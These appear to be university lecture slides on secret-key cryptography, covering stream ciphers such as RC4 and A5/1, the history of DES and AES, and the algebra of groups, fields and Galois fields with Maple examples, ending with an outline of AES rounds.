


# SYNCHRONOUS STREAM CIPHER



# STREAMS CIPHERS IN PRACTICE

- Many codes before 1940
- Enigma - II world war (Germany)
- A5 - GSM (encryption cell phone-base station)
- WEP - used in Ethernet 802.11 (wireless)
- RC-4 (Ron's Code)



Enigma wiring diagram showing current flow. The A key is encoded to the D lamp. D yields A, but A never yields D; this property was due to a patented feature unique to the Enigmas, and could be exploited by cryptanalysts in some situations.

## A5/1

- Stream cipher (1987) used to provide over-the-air communication privacy in the **GSM cellular telephone standard**
- There was a terrific row between the NATO signal intelligence agencies in the mid 1980s over whether GSM encryption should be strong or not
- Used in Europe and in the United States. A5/2 was a deliberate weakening of the algorithm for certain export regions
- Initially kept secret, but the general design was leaked in 1994, and the algorithms were entirely reverse engineered in 1999 by Marc Briceno
  - A number of serious weaknesses in the cipher have been identified

Ronald Linn Rivest



## RC-4

- RC: Ron's Code
  - (Ron = Ronald Rivest, MIT, born in 1947 in NY state)
- Considered safe: 1987 - 1994 kept secret, after '94 extensively studied
- Good for exporting (complying with US restrictions)
- Easy to program, fast
- Very popular: Lotus Notes, SSL, Wep etc.
- RC4's weak key schedule can give rise to a variety of serious problems

## RC4: PROPERTIES

- variable key length (byte)
- synchronous
- starting from the key, it generates an apparently random permutation
- eventually the sequence will repeat
- however, long period  $> 10^{100}$  (in this way it simulates one-time-pad)
- very fast: 1 byte of output requires 8-16 instructions

## RC-4 INITIALIZATION

Goal: generate a (pseudo)random permutation of the first 256 natural numbers

1.  $j=0$
2.  $S_0=0, S_1=1, \dots, S_{255}=255$
3. Assume a key of 256 bytes  $k_0, \dots, k_{255}$  (if the key is shorter, repeat)
4. for  $i=0$  to 255 do
  1.  $j = (j + S_i + k_i) \bmod 256$
  2. exchange  $S_i$  and  $S_j$

In this way we obtain a permutation of 0, 1, ..., 255, the resulting permutation is a function of the key

## RC-4 KEY-STREAM GENERATION

Input: permutation  $S$  of  $0, 1, \dots, 255$

1.  $i = 0, j = 0$
2. `while (true) // we'll not cycle forever, isn't it?`
3.      $i = (i + 1) \bmod 256$
4.      $j = (j + S_i) \bmod 256$
5.     exchange  $S_i$  and  $S_j$
6.      $t = (S_i + S_j) \bmod 256$
7.      $k = S_t$      // compute XOR

at every iteration compute the XOR between  $k$  and next byte of plaintext (or ciphertext)


# BLOCK CIPHERS

Given

- a block  $P$  of text of  $h$  bits ( $h$  fixed)
- a key  $k$  of fixed # of bits

*a cryptographic protocol  $E_k$  produces  
a block  $C$  of  $h$  bits, function of  $P$  and  $k$*

Note: lengths of both block and key (# of bits) are fixed (not necessarily equal)



## REAL WORLD BLOCK CIPHERS

- DES, 3-DES - (1976; 64 bit block, 56 bit key)
- RC-2 (1987)
  - designed for exporting cryptography within IBM Lotus Notes
  - 64 bit block, variable key size, vulnerable to an attack using  $2^{34}$  chosen plaintexts
- IDEA (1991)
  - 64 bit block, 128 bit key
  - Strong, only weakened variants have been broken
- Blowfish (1993)
  - 64-bit block size and a variable key length from 32 up to 448 bits
  - Still strong

# REAL WORLD BLOCK CIPHERS

- RC5 (1994)

- variable block size - 32, 64 or 128 bits - key size (0 to 2040 bits) and number of rounds (0 to 255). The original suggested choice of parameters were a block size of 64 bits, a 128-bit key and 12 rounds.
- [Distributed.net](#) has brute-forced RC5 messages encrypted with 56-bit and 64-bit keys, and is working on cracking a 72-bit key; as of February 2014, 3.112% of the keyspace has been searched (it was 1.488% at March 2011). At the current rate, it will take approximately 287 years to test every possible remaining key
  - [distributed.net](#) (or [Distributed Computing Technologies, Inc.](#) or [DCTI](#)) is a worldwide distributed computing effort that is attempting to solve large scale problems using otherwise idle CPU or GPU time. It is a non-profit organization

- AES (Rijndael, 2001)

- 128 bit block, 128-256 bit key
- Very strong



# SYMMETRIC BLOCK CIPHERS

Standard

out

in

DES

AES

## HISTORIC NOTE

DES (data encryption standard) is a symmetric block cipher using 64 bit blocks and a 56 bit key.

Developed at IBM, approved by the US government (1976) as a standard. Size of key (56 bits) was apparently small enough to allow the NSA (US national security agency) to break it exhaustively even back in 70's.

In the 90's it became clear that DES is too weak for contemporary hardware & algorithmics (Matsui "linear attack", requires only  $2^{43}$  known plaintext/ciphertext pairs; in 1999 Deep Crack and distributed.net break a DES key in 22 hours and 15 minutes)

## LINEAR CRYPTANALYSIS

Wikipedia: *based on finding affine approximations to the action of a cipher.*

"There are two parts to linear cryptanalysis.

- The first is to construct linear equations relating plaintext, ciphertext and key bits that have a high bias; that is, whose probabilities of holding (over the space of all possible values of their variables) are as close as possible to 0 or 1.
- The second is to use these linear equations in conjunction with known plaintext-ciphertext pairs to derive key bits."

## HISTORIC NOTE (CONT.)

The US government NIST (National Inst. of standards and technology) announced a call for an advanced encryption standard in 1997.

This was an international open competition. Overall, 15 proposals were made and evaluated, and 6 were finalists. Out of those, a proposal named Rijndael, by Daemen and Rijmen (two Belgians), was chosen in February 2001.


AES finalist	positive	negative
Rijndael	86	10
Serpent	59	7
Twofish	31	21
RC6	23	37
MARS	13	84

## AES - ADVANCED ENCRYPTION STANDARD

- Symmetric block cipher (block size: 128 bits)
- Key lengths: 128, 192, or 256 bits
- Approved US standard (2001)
- Finite fields algebra

# Group and Fields

AES  
Advanced Encryption Standard



+ , 0, and -a  
are only notations!

a.y. 2019-20

CNS slide set 2 (Secret key)

## REVIEW - GROUPS

Def (group): A set  $G$  with a binary operation  $+$  (addition) is called a *commutative* (or *Abelian*) **group** if

1.  $\forall a, b \in G, a + b \in G$
2.  $\forall a, b, c \in G, (a+b)+c = a+(b+c)$
3.  $\forall a, b \in G, a + b = b + a$
4.  $\exists 0 \in G, \forall a \in G, a + 0 = a$
5.  $\forall a \in G, \exists -a \in G, a + (-a) = 0$

- [ $G$  is closed under  $+$ ]  
[associative]  
[commutative]  
[identity element]  
[inverse element]

## SUB-GROUPS

- Def.: Let  $(G, +)$  be a group,  $(H, +)$  is a **sub-group** of  $(G, +)$  if it is a group, and  $H \subseteq G$ .
- Claim: Let  $(G, +)$  be a finite group, and  $H \subseteq G$ . If  $H$  is closed under  $+$ , then  $(H, +)$  is a sub-group of  $(G, +)$ .
  - in other words:  $(H, +)$  is not a group only if  $H$  is not closed under  $+$
- **Lagrange theorem:** if  $G$  is finite and  $(H, +)$  is a sub-group of  $(G, +)$  then  $|H|$  divides  $|G|$

## CONGRUENCE

- two naturals  $a$  and  $b$  are said to be **congruent modulo  $n$**  ( $n$  is a positive integer)

$$a \equiv b \pmod{n}$$

if  $|a - b|$  is **multiple** of  $n$ , or, equivalently, the integer divisions of  $a$  and  $n$  and of  $b$  and  $n$  yield the **same remainder**

- the congruence relation is reflexive, symmetric and transitive, hence it is an equivalence relation
- the quotient set  $\mathbb{Z}_n$  is the set of  $n$  classes of equivalence, congruent to  $0, 1, \dots, n-1$ 
  - $-1 \equiv n - 1 \pmod{n}, -2 \equiv n - 2 \pmod{n}$ , etc.

## PROPERTIES OF CONGRUENCES

- invariance over addition

$$a \equiv b \pmod{n} \Leftrightarrow (a + c) \equiv (b + c) \pmod{n} \quad \forall a, b, c \in \mathbb{N}, \forall n \in \mathbb{N}_0$$

- invariance over multiplication

$$a \equiv b \pmod{n} \Rightarrow a \cdot c \equiv b \cdot c \pmod{n} \quad \forall a, b, c \in \mathbb{N}, \forall n \in \mathbb{N}_0$$

- invariance over exponentiation

$$a \equiv b \pmod{n} \Rightarrow a^k \equiv b^k \pmod{n} \quad \forall a, b \in \mathbb{N}, \forall k \in \mathbb{N}, \forall n \in \mathbb{N}_0$$

# ORDER OF ELEMENTS

- Let  $a^n$  denote  $a + \dots + a$  ( $n$  times)
  - if operator thought as multiplicative:  $a^n$  denotes  $aaa\dots a$  ( $n$  times)
- We say that  $a$  is of order  $n$  if  $a^n = 0$ , and for any  $m < n$ ,  $a^m \neq 0$ 
  - all elements of finite groups have finite order
  - $a^n = 1$  for multiplicative operator
- $\mathbb{Z}_m$  = set of natural numbers mod  $m$ 
  - elements of  $\mathbb{Z}_m$ : classes of equivalence of congruent integers ( $\text{mod } m$ )
- $\mathbb{Z}_m^*$  = set of natural numbers mod  $m$  that are relatively prime (co-prime) to  $m$  (multiplicative group of  $\mathbb{Z}_m$ )
- $\phi(m)$  = Euler's **totient** function =  $|\mathbb{Z}_m^*|$
- **Euler theorem:** For all  $a$  in  $\mathbb{Z}_m^*$ ,  $a^{\phi(m)} = 1 \text{ mod } m$ .  
Hence  $a^{k\phi(m)+1} = a \text{ mod } m$ ,  $k \geq 0$ 
  - Can be **extended** to  $\mathbb{Z}_m$ , where  $m = pq$ , with  $p$  and  $q$  prime:  $a^{k\phi(m)+1} = a \text{ mod } m$ ,  $k \geq 0$

# CHALLENGE (JUNE 2017)

compute

$$2^{200} \bmod 127$$

without a scientific calculator....

## CYCLIC GROUPS

- Claim: let  $G$  be a group and  $a$  be an element of order  $n$ . The set  $\langle a \rangle = \{1, a, \dots, a^{n-1}\}$  is a sub-group of  $G$ .
- $a$  is called the *generator* of  $\langle a \rangle$ .
- If  $G$  is generated by  $a$ , then  $G$  is called *cyclic*, and  $a$  is called a **primitive element** of  $G$ .
- Theorem: for any prime  $p$ , the multiplicative group of  $\mathbb{Z}_p$  (namely,  $\mathbb{Z}_p^*$ ) is cyclic

## EXAMPLES

- $\mathbb{Z}$  and addition (0 identity;  $-a$  inverse of  $a$ ) is a group
- $\mathbb{Z}_n$  and addition mod  $n$  is a group (0 identity;  $-a$  inverse of  $a$ )
- $\mathbb{Z}$  and multiplication is NOT a group (inverse exists only for 1 and -1)
- Set of non null rational numbers and multiplication is a group
- $\mathbb{Z}_n [a \text{ mod } n]$  and multiplication IS NOT a group (0 has not inverse)
- $\mathbb{Z}_n - \{0\} [a \text{ mod } n]$  and multiplication IS NOT ALWAYS a group
  - $n = 6$  then  $\{1,2,3,4,5\}$  is not close ( $2*3=0 \text{ mod } 6$ )
  - $n$  prime then it is a group
- $\mathbb{Z}_n^* [a \text{ mod } n]$  and multiplication if  $\text{MCD}(a,n) = 1$  is a group (1 is identity)
- And if  $as + nt = 1 \text{ mod } n$  then  $s$  is inverse of  $a$ 
  - $n = 15$  then  $\{1,2,4,7,8,11,13,14\}$
  - $n = 5 \{1,2,3,4\}$  (in fact all numbers are prime with 5)

+ , · , 0, 1 and -a  
are only notations!

## REVIEW - RINGS

Def (ring): A set  $F$  with two binary operations  $+$  (addition) and  $\cdot$  (multiplication) is called a commutative *ring* with identity if

$$1 \quad \forall a, b \in F, a+b \in F$$

$$2 \quad \forall a, b, c \in F, (a+b)+c = a+(b+c)$$

$$3 \quad \forall a, b \in F, a+b = b+a$$

$$4 \quad \exists 0 \in F, \forall a \in F, a+0=a$$

$$5 \quad \forall a \in F, \exists -a \in F, a+(-a)=0$$

$$6 \quad \forall a, b \in F, a \cdot b \in F$$

$$7 \quad \forall a, b, c \in F, (a \cdot b) \cdot c = a \cdot (b \cdot c)$$

$$8 \quad \forall a, b \in F, a \cdot b = b \cdot a$$

$$9 \quad \exists 1 \in F, \forall a \in F, a \cdot 1 = a$$

$$10 \quad \forall a, b, c \in F, a \cdot (b+c) = a \cdot b + a \cdot c$$

## REVIEW - FIELDS

**Def (field):** A set  $F$  with two binary operations  $+$  (addition) and  $\cdot$  (multiplication) is called a *field* if

$$1 \quad \forall a, b \in F, a+b \in F$$

$$2 \quad \forall a, b, c \in F, (a+b)+c = a+(b+c)$$

$$3 \quad \forall a, b \in F, a+b = b+a$$

$$4 \quad \exists 0 \in F, \forall a \in F, a+0=a$$

$$5 \quad \forall a \in F, \exists -a \in F, a+(-a)=0$$

$$6 \quad \forall a, b \in F, a \cdot b \in F$$

$$7 \quad \forall a, b, c \in F, (a \cdot b) \cdot c = a \cdot (b \cdot c)$$

$$8 \quad \forall a, b \in F, a \cdot b = b \cdot a$$

$$9 \quad \exists 1 \in F, \forall a \in F, a \cdot 1 = a$$

$$10 \quad \forall a, b, c \in F, a \cdot (b+c) = a \cdot b + a \cdot c$$

$$11 \quad \forall a \neq 0 \in F, \exists a^{-1} \in F, a \cdot a^{-1} = 1$$

$+, \cdot, 0, 1, -a$   
and  $a^{-1}$  are  
only notations!

## REVIEW - FIELDS

A field is a commutative ring with identity where each non-zero element has a multiplicative inverse

$$\forall a \neq 0 \in F, \exists a^{-1} \in F, a \cdot a^{-1} = 1$$

Equivalently,  $(F, +)$  is a commutative (additive) group, and  $(F \setminus \{0\}, \cdot)$  is a commutative (multiplicative) group.  
(with  $\cdot$  distributive over  $+$ )

# EXAMPLES

$\mathbb{Z}_n$  with addition and multiplication is a ring but not always a field

- $n = 15$  NO ( $\{1, 2, 3, 4, \dots, 14\}$  is not a group with respect to multiplication)
- $n = 5$  YES ( $\{1, 2, 3, 4\}$  is a group w.r.t. multiplication)

# POLYNOMIALS OVER FIELDS

Let  $f(x) = a_n \cdot x^n + a_{n-1} \cdot x^{n-1} + a_{n-2} \cdot x^{n-2} + \dots + a_1 \cdot x + a_0$  be a polynomial of degree  $n$  in one variable  $x$  over a field  $F$  (namely  $a_n, a_{n-1}, \dots, a_1, a_0 \in F$ ).

Theorem: The equation  $f(x) = 0$  has at most  $n$  solutions in  $F$

Remark: The theorem does not hold over rings with identity.

For example, in  $\mathbb{Z}_{24}$  the equation  $6 \cdot x = 0$

has **six** solutions ( $0, 4, 8, 12, 16, 20$ )

[ $2$  has not a mult. inverse]

## POLYNOMIAL REMAINDERS

Let  $f(x) = a_n \cdot x^n + a_{n-1} \cdot x^{n-1} + a_{n-2} \cdot x^{n-2} + \dots + a_1 \cdot x + a_0$


$g(x) = b_m \cdot x^m + b_{m-1} \cdot x^{m-1} + b_{m-2} \cdot x^{m-2} + \dots + b_1 \cdot x + b_0$

be two polynomials over  $F$  such that  $m < n$  (or  $m = n$ ).

Theorem: There is a unique polynomial  $r(x)$  of degree  $< m$  over  $F$  such that

$$f(x) = h(x) \cdot g(x) + r(x).$$

Remark:  $r(x)$  is called the remainder of  $f(x)$  modulo  $g(x)$ .



Maple 8  
Worksheet File

```
> rem(4*x^5 + 3*x^2 + 1 , x^3+2 , x);
```

$$1 - 5x^2$$

```
> gcd(4*x^5 + 3*x^2 + 1 , x^3+2 );
```

## FINITE FIELDS

Def (finite field): A field  $(F, +, \cdot)$  is called a finite field if the set  $F$  is finite.

Example:  $Z_p$  denotes  $\{0, 1, \dots, p-1\}$ . We define  $+$  and  $\cdot$  as addition and multiplication modulo  $p$ , respectively.

One can prove that  $(Z_p, +, \cdot)$  is a field iff  $p$  is prime.

Q.: Are there any finite fields except  $(Z_p, +, \cdot)$ ?

# Galois Fields $GF(p^k)$

Theorem: For every prime power  $p^k$  ( $k = 1, 2, \dots$ ) there is a unique finite field containing  $p^k$  elements. These fields are denoted by  $GF(p^k)$ .

There are no finite fields with other cardinalities.



Évariste Galois (1811-1832)

# Polynomials over Finite Fields

Polynomial equations and factorizations in finite fields can be different than over the rationals.

a.y. 2019-20

CNS slide set 2 (Secret key)

Examples from an XMAPLE session:



Maple 8

Worksheet File

```
factor(x^6-1); # over the rationals  
                  (x - 1)(x + 1)(x2 + x + 1)(x2 - x + 1)  
Factor(x^6-1) mod 7; # over Z7  
                  (x + 1)(x + 3)(x + 2)(4 + x)(x + 5)(x + 6)  
factor(x^4+x^2+x+1); # over the rationals  
                  x4 + x2 + x + 1  
Factor(x^4+x^2+x+1) mod 2; # over Z2  
                  (x + 1)(x3 + x2 + 1)
```

# Irreducible Polynomials

A polynomial is **irreducible** in  $GF(p)$  if it does not factor over  $GF(p)$ . Otherwise it is **reducible**.

Examples:



Maple 8  
Worksheet File

```
Factor(x^5+x^4+x^3+x+1) mod 5;  
(x + 2)(x3 + 3 x + 2)(x + 4)  
Factor(x^5+x^4+x^3+x+1) mod 2;  
x5 + x4 + x3 + x + 1
```

The same polynomial is reducible in  $Z_5$  but irreducible in  $Z_2$ .

# Implementing $GF(p^k)$ arithmetic

**Theorem:** Let  $f(x)$  be an irreducible polynomial of degree  $k$  over  $\mathbb{Z}_p$ .

The finite field  $GF(p^k)$  can be realized as the set of degree  $k-1$  polynomials over  $\mathbb{Z}_p$ , with addition and multiplication done modulo  $f(x)$ .

# Example: Implementing $GF(2^5)$

By the theorem the finite field  $GF(2^5)$  can be realized as the set of degree 4 polynomials over  $Z_2$ , with addition and multiplication done modulo the irreducible polynomial  $f(x) = x^5 + x^4 + x^3 + x + 1$ .

The coefficients of polynomials over  $Z_2$  are 0 or 1. So a degree  $k$  polynomial can be written down by  $k+1$  bits. For example, with  $k=4$ :

$$x^3 + x + 1 \longleftrightarrow (0, 1, 0, 1, 1)$$

$$x^4 + x^3 + x + 1 \longleftrightarrow (1, 1, 0, 1, 1)$$

# Implementing GF(2<sup>5</sup>)


Addition: bit-wise XOR (since 1+1=0)

$$\begin{array}{r} x^3 + x + 1 \\ + \\ x^4 + x^3 + x \\ \hline \end{array} \quad \begin{array}{l} (0,1,0,1,1) \\ (1,1,0,1,0) \\ \hline (1,0,0,0,1) \end{array}$$

# Implementing GF(2<sup>5</sup>)

Multiplication: Polynomial multiplication, and then remainder modulo the defining polynomial  $f(x)$ :

```
> g(x) := (x^4+x^3+x+1) * (x^3+x+1);          (1,1,0,1,1) * (0,1,0,1,1)
      g(x) := (x4 + x3 + x + 1)(x3 + x + 1)
> f(x) := x^5+x^4+x^3+x+1;                      = (1,1,0,0,1)
      f(x) := x5 + x4 + x3 + x + 1
> rem(g(x), f(x), x);
      1 + 3 x4 + x3 + 2 x
> % mod 2;
      1 + x4 + x3
```




For small size finite field, a lookup table is the most efficient method for implementing multiplication.

# Implementing GF(2<sup>5</sup>) in XMAPLE

Irreducible polynomial

```
> G32:=GF(2,5,x^5+x^4+x^3+x+1):  
> a := G32[ConvertIn](x);  
a := x  
> b := G32[``](a,8): # colon at end of  
statement supresses printing  
c := G32[``](a,9):  
G32[ConvertOut](b); # canonical  
representation, higher momonials to the left  
G32[ConvertOut](c);
```



Maple 8  
Worksheet File

$$\begin{aligned} &x^3 + x^2 + x + 1 \\ &x^4 + x^3 + x^2 + x \end{aligned}$$

# More GF(2<sup>5</sup>) Operations in XMAPLE

Addition: b+c

```
> d := G32[`+`](b,c):  
G32[Convertout](d);
```

$$x^4 + 1$$

```
> G32[isPrimitiveElement](d);  
true
```

```
> e:=G32[`^`](a,-1):  
G32[Convertout](e);
```

$$x^4 + x^3 + x^2 + 1$$

```
> G32[`*`](a,e);  
1
```

```
> for i from 1 to 32 do  
f:= G32[`^`](a,i):  
print(f, G32[isPrimitiveElement](f))  
end do:
```

$x, \text{true}$

$x^2, \text{true}$

$x^3, \text{true}$

$x^4, \text{true}$

$1 + x + x^3 + x^4, \text{true}$


$1 + x^2 + x^3, \text{true}$

$x + x^3 + x^4, \text{true}$

test primitive element

e <- inverse of a

Multiplication: a<sup>\*</sup>e



Maple 8  
Worksheet File

Loop for  
finding primitive  
elements

# AES - ADVANCED ENCRYPTION STANDARD

- Symmetric block cipher
- Key lengths: 128, 192, or 256 bits

## Rationale

- Resistance to all known attacks
- Speed and code compactness
  - good for devices with limited computing power, e.g. smart cards
- Simplicity

## AES SPECIFICATIONS

- Input & output block length: 128 bits.
- State: 128 bits, arranged in a 4-by-4 matrix of bytes.

$A_{0,0}$	$A_{0,1}$	$A_{0,2}$	$A_{0,3}$
$A_{1,0}$	$A_{1,1}$	$A_{1,2}$	$A_{1,3}$
$A_{2,0}$	$A_{2,1}$	$A_{2,2}$	$A_{2,3}$
$A_{3,0}$	$A_{3,1}$	$A_{3,2}$	$A_{3,3}$

Each byte is viewed as an element in  $GF(2^8)$

Input/Output:  $A_{0,0}, A_{1,0}, A_{2,0}, A_{3,0}, A_{0,1}, \dots$

# AES Specifications

- Key length: 128, 196, 256 bits.

Cipher Key Layout:  $n = 128, 196, 256$  bits, arranged in a 4-by- $n/32$  matrix of bytes.

$K_{0,0}$	$K_{0,1}$	$K_{0,2}$	$K_{0,3}$	$K_{0,4}$	$K_{0,5}$
$K_{1,0}$	$K_{1,1}$	$K_{1,2}$	$K_{1,3}$	$K_{1,4}$	$K_{1,5}$
$K_{2,0}$	$K_{2,1}$	$K_{2,2}$	$K_{2,3}$	$K_{2,4}$	$K_{2,5}$
$K_{3,0}$	$K_{3,1}$	$K_{3,2}$	$K_{3,3}$	$K_{3,4}$	$K_{3,5}$


Initial layout:  $K_{0,0}, K_{1,0}, K_{2,0}, K_{3,0}, K_{0,1}, \dots$

# AES SPECIFICATIONS

## High level code

- AES(State, Key)
  - KeyExpansion(Key, ExpandKey)
  - AddRoundKey(State, ExpandKey[0])
  - for ( $i = 1; i < R; i++$ ) do
    - Round(State, ExpandKey[i]);
  - FinalRound(State, ExpandKey[R]);

# Encryption: Carried out in rounds



# Rounds in AES

128 bits AES uses 10 rounds, no shortcuts known for 6 rounds

- The **secret key** is expanded from 128 bits to 10 **round keys**, 128 bits each.
- Each round changes the state, then XORs the **round key**. (for longer keys, add one round for every extra 32 bits)

Each rounds complicates things a little.  
Overall it seems **infeasible** to **invert** without the secret key (but easy given the key).

# AES Specifications: One Round

Transform the state by applying:

$A_{0,0}$	$A_{0,1}$	$A_{0,2}$	$A_{0,3}$
$A_{1,0}$	$A_{1,1}$	$A_{1,2}$	$A_{1,3}$
$A_{2,0}$	$A_{2,1}$	$A_{2,2}$	$A_{2,3}$
$A_{3,0}$	$A_{3,1}$	$A_{3,2}$	$A_{3,3}$

1. Substitution
2. Shift rows
3. Mix columns
